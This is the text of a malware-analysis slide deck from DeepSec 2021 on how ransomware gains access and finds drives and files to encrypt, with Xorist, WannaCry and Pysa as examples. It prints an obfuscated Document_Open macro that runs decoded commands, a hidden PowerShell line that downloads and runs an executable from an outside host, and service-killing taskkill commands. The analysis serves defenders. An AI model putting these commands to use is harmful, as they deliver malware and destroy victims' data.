

# When Ransomwares Fail!


Sreenidhi Ramadurgam



DeepSec 2021



# Who am I?



Security Researcher at Cisco


- Workshops on malware analysis
- GREM
- Animes

Sreenidhi Ramadurgam

@sreenidhiRamad1

# Agenda:

- Ransomwares
- Initial access
- Logical drives
- Encryption flow
- A simple trick



# Destruction done by Ransomware

The screenshot shows the homepage of Infosecurity Group. At the top, there's a navigation bar with links for MAGAZINE, EVENTS, INSIGHT, Sign Up, and Log In. Below the navigation is a banner featuring a woman's portrait and the text "The best thing is watching the CEOs of these really big companies bury their head in their hands". To the right of the banner is a "Listen Now" button and social media icons for Facebook, Twitter, and LinkedIn. The main content area has a dark background with a photograph of medical staff in a hospital setting. A red banner across the photo reads "20 OCT 2021 NEWS 81% of UK Healthcare Organizations Hit by Ransomware in Last Year". Below the banner, the text "Tales from the SOC: A Major Office 365 Compromise" is visible.


The screenshot shows a news article from The Wall Street Journal. The title is "A Hospital Hit by Hackers, a Baby in Distress: The Case of the First Alleged Ransomware Death". The subtitle reads "A lawsuit says computer outages from a cyberattack led staff to miss troubling signs, resulting in the baby's death, allegations the hospital denies". The background of the article features a black and white photograph of a hospital interior.

The screenshot shows a ZDNet article titled "83% of ransomware victims paid ransom: Survey". The text states that 83% of respondents who had been hit with ransomware attacks felt they had no choice but to pay the ransom. Below the main text, there's a section titled "MORE FROM JONATHAN GREIG" with a thumbnail of a person working on a laptop. The ZDNet navigation bar at the top includes links for CLOUD, CXO, HARDWARE, MOBILITY, MICROSOFT, MORE, EDITION: IN, NEWSLETTERS, and ALL WRITERS.

The screenshot shows a ZDNet article titled "The cost of ransomware attacks worldwide will go beyond \$265 billion in the next decade". The text discusses how ransomware has been likened to a hydra, with new attacks appearing rapidly. The ZDNet navigation bar at the top includes links for WINDOWS 11, 5G, BEST VPNs, CLOUD, SECURITY, AI, INNOVATION, MORE, EDITION: -, NEWSLETTERS, and ALL WRITERS.

# Ransomware as a Service





Just an Application



Ransomware  
in the eyes  
of an attacker



Performs a  
certain task

# Core part of every ransomware

Encryption



Ransom Demand


# Other Functionalitie s/ Features

- Persistance
- Sending data to c2
- Evasion, etc...

# Initial Access

- Malvertising
- Spam emails
- Drive by download, etc...

# How does it enter?



Email

Document

Infection

# An example: Xorist

```
Document
Public Sub Document_Open()

x = XORDecryption("as", "030E040401121B041F0D5D040B04534C1619160206151A0E1D111C0D1A020A41111803000012534C24413B081705
CreateObject("Excel.Application").Wait (Now + TimeValue("00:00:05"))
x = XORDecryption("as", "100C17415C0253111C1616130009160D1F415B2F16165E2E110B160207415E021C0C53321B041F0D5D2003111F08
End Sub

Public Function XORDecryption(CodeKey As String, DataIn As String) As String
    Dim lonDataPtr As Long
    Dim strDataOut As String
    Dim intXOrValue1 As Integer
    Dim intXOrValue2 As Integer
    For lonDataPtr = 1 To (Len(DataIn) / 2)
        intXOrValue1 = Val("&H" & (Mid$(DataIn, (2 * lonDataPtr) - 1, 2)))
        intXOrValue2 = Asc(Mid$("as", ((lonDataPtr Mod Len("as")) + 1), 1))
        strDataOut = strDataOut + Chr(intXOrValue1 Xor intXOrValue2)
    Next lonDataPtr
    XORDecryption = strDataOut
    Shell (strDataOut)


End Function
```

```
powershell.exe -executionpolicy bypass -W Hidden -command (new-object System.Net.WebClient).DownloadFile(
'http://lancosi928.tech/one.exe', $env:Temp+'\RaQnE.exe')

cmd /c powershell (New-Object -com Shell.Application).ShellExecute($env:Temp+'\RaQnE.exe')
```

# Ransomware Is a result of multistage compromise

WINDOWS CLIENT



ACTIVE DIRECTORY DOMAIN CONTROLLER



Network



TrickBot

SMB exploit

TALOS

Credits: Artsiom Holub

Cisco Security Research

# Evolution of TTPs used by Ransomware

## Manual

- Run encryptors
- Deploy encryptors – Batch files
- Deploy encryptors with GPOs.
- Deploy encryptors with existing software deployment tools utilized by the victim organization.


## Automated

### Automated propagation:

- Credential extraction.
- WMI, SMB, or PsExec – Payload executions
- Unpatched exploitation methods



# Logical drives






# Drive letters

- A - Z
- What is A and B
- C - Z

# How do we manually encrypt a file?



Computer

Go to a drive

Find the files

Encrypt

# Ransomware does the same thing



Finds the drive




Finds the files



Encrypts

# WannaCry @2017

- SMB Worm - Eternal blue exploit
- Runs command:
  - icacls . /grant Everyone:F /T /C /Q
  - attrib +h
- Combination of RSA and AES algorithms
- Targets particular file extensions
- Uses TOR to transmit encryption keys



Terminates  
some  
services

- taskkill.exe /f /im mysqld.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im MSExchange\*
- taskkill.exe /f /im Microsoft.Exchange.\*

# Targeted file extension

```
.der .pfx .key .crt .csr .p12 .pem .odt .ott .sxw .stw .uot .3ds .max .3dm .ods .ots  
.sxc .stc .dif .slk .wb2 .odp .otp .sxd .std .uop .odg .otg .sxm .mm1 .lay .lay6 .asc  
.sqlite3 .sqlitedb .sql .accdb .mdb .dbf .odb .frm .myd .myi .ibd .mdf .ldf .sln .suo  
.cpp .pas .asm .cmd .bat .ps1 .vbs .dip .dch .sch .brd .jsp .php .asp .java .jar  
.class .mp3 .wav .swf .fla .wmv .mpg .vob .mpeg .ASF .avi .mov .mp4 .3gp .mkv .3g2  
.flv .wma .mid .m3u .m4u .djvu .svg .psd .nef .tiff .tif .cgm .raw .gif .png .bmp .jpg  
.jpeg .vcd .iso .backup .zip .rar .tgz .tar .bak .tbk .bz2 .PAQ .ARC .aes .gpg .vmx  
.vmdk .vdi .sldm .sldx .sti .sxi .602 .hwp .snt .onetoc2 .dwg .pdf .wk1 .wks .123 .rtf  
.csv .txt .vsdx .vsd .edb .eml .msg .ost .pst .potm .potx .ppam .pps .pot  
.pptm .pptx .ppt .xltx .xltm .xlc .xlm .xlt .xlw .xlsb .xlsm .xlsx .xls .dotx .dotm  
.dot .docm .docb .docx .doc
```

# WannaCry

## Finding drives

The image shows a debugger interface with two windows. The top window displays assembly code with several instructions highlighted in pink and green. The bottom window shows the assembly code for the `loc_4012E0:` label, with memory addresses and register values highlighted in green.

Assembly code (Top Window):

```
push    edi
call    ds:GetLogicalDrives
mov     ebp, ds:GetDriveTypeW
mov     edi, ds:Sleep
mov     ebx, eax
mov     esi, 25
```

Assembly code (Bottom Window):

```
loc_4012E0:
mov     eax, dword_403060
mov     ecx, dword_403064
mov     dword ptr [esp+18h+RootPathName], eax
mov     [esp+18h+var_4], ecx
mov     eax, ebx
mov     ecx, esi
shr     eax, cl
lea     edx, [esi+41h]
mov     [esp+18h+RootPathName], dx
test    al, 1
jz     short loc_40131E
```

# WannaCry

## Finding drives type

The screenshot shows two assembly code snippets from a debugger:

```
lea    ecx, [esp+18h+RootPathName]
push   ecx          ; lpRootPathName
call   ebp ; GetDriveTypeW
cmp    eax, 4
jz     short loc_40131E
```

After the jump (jz), the control flow continues to the next section:

```
push   esi
call   sub_401080
add    esp, 4
push   0Ah          ; dwMilliseconds
call   edi ; Sleep
```

Annotations with green arrows and brackets highlight the stack operations (push and add) and the sleep duration (0Ah).





PYSA

- Healthcare providers, government agencies, and managed service provider
- Checks for mutex
- Checks for drives
- Persistence for ransomware note

```
sub_409FAE proc near
push    esi
push    edi
call    ds:FreeConsole
mov     esi, offset Name ; "Pysa"
xor     edi, edi
push    esi          ; lpName
push    edi          ; bInheritHandle
push    1F0001h       ; dwDesiredAccess
call    ds:OpenMutexA
test    eax, eax
jnz     short loc_409FF9
```

```
push    esi          ; lpName
push    edi          ; bInitialOwner
push    edi          ; lpMutexAttributes
call    ds>CreateMutexA
push    edi
mov     esi, eax
call    sub_40A023
push    1
call    sub_40A023
pop     ecx
pop     ecx
call    sub_409F2C
push    esi          ; hMutex
call    ds:ReleaseMutex
call    sub_409CE1
```

```
loc_1038E32:  
mov     edi, esi  
xor     eax, eax  
stosd  
stosd  
stosd  
xor     edi, edi  
mov     [esi], edi  
mov     [esi+4], edi  
mov     [esi+8], edi  
push    ebx          ; lpBuffer  
push    104h         ; nBufferLength  
mov     [ebp+var_48], 1  
call    ds:GetLogicalDriveStringsW  
test    eax, eax  
jz      loc_1038F13
```

```
mov     esi, edi
```

```
mov     edi, [ebp+var_44]
```

```
loc_1038EC2:  
push   esi  
lea    ecx, [ebp+1pRootPathName]  
call   sub_1038800  
cmp    [ebp+var_20], 8  
lea    eax, [ebp+1pRootPathName]  
mov    byte ptr [ebp+var_4], 3  
cmovnb eax, [ebp+1pRootPathName]  
push   eax          ; lpRootPathName  
call   ds:GetDriveTypeW  
cmp    eax, 3  
jnz   short loc_1038EF1
```



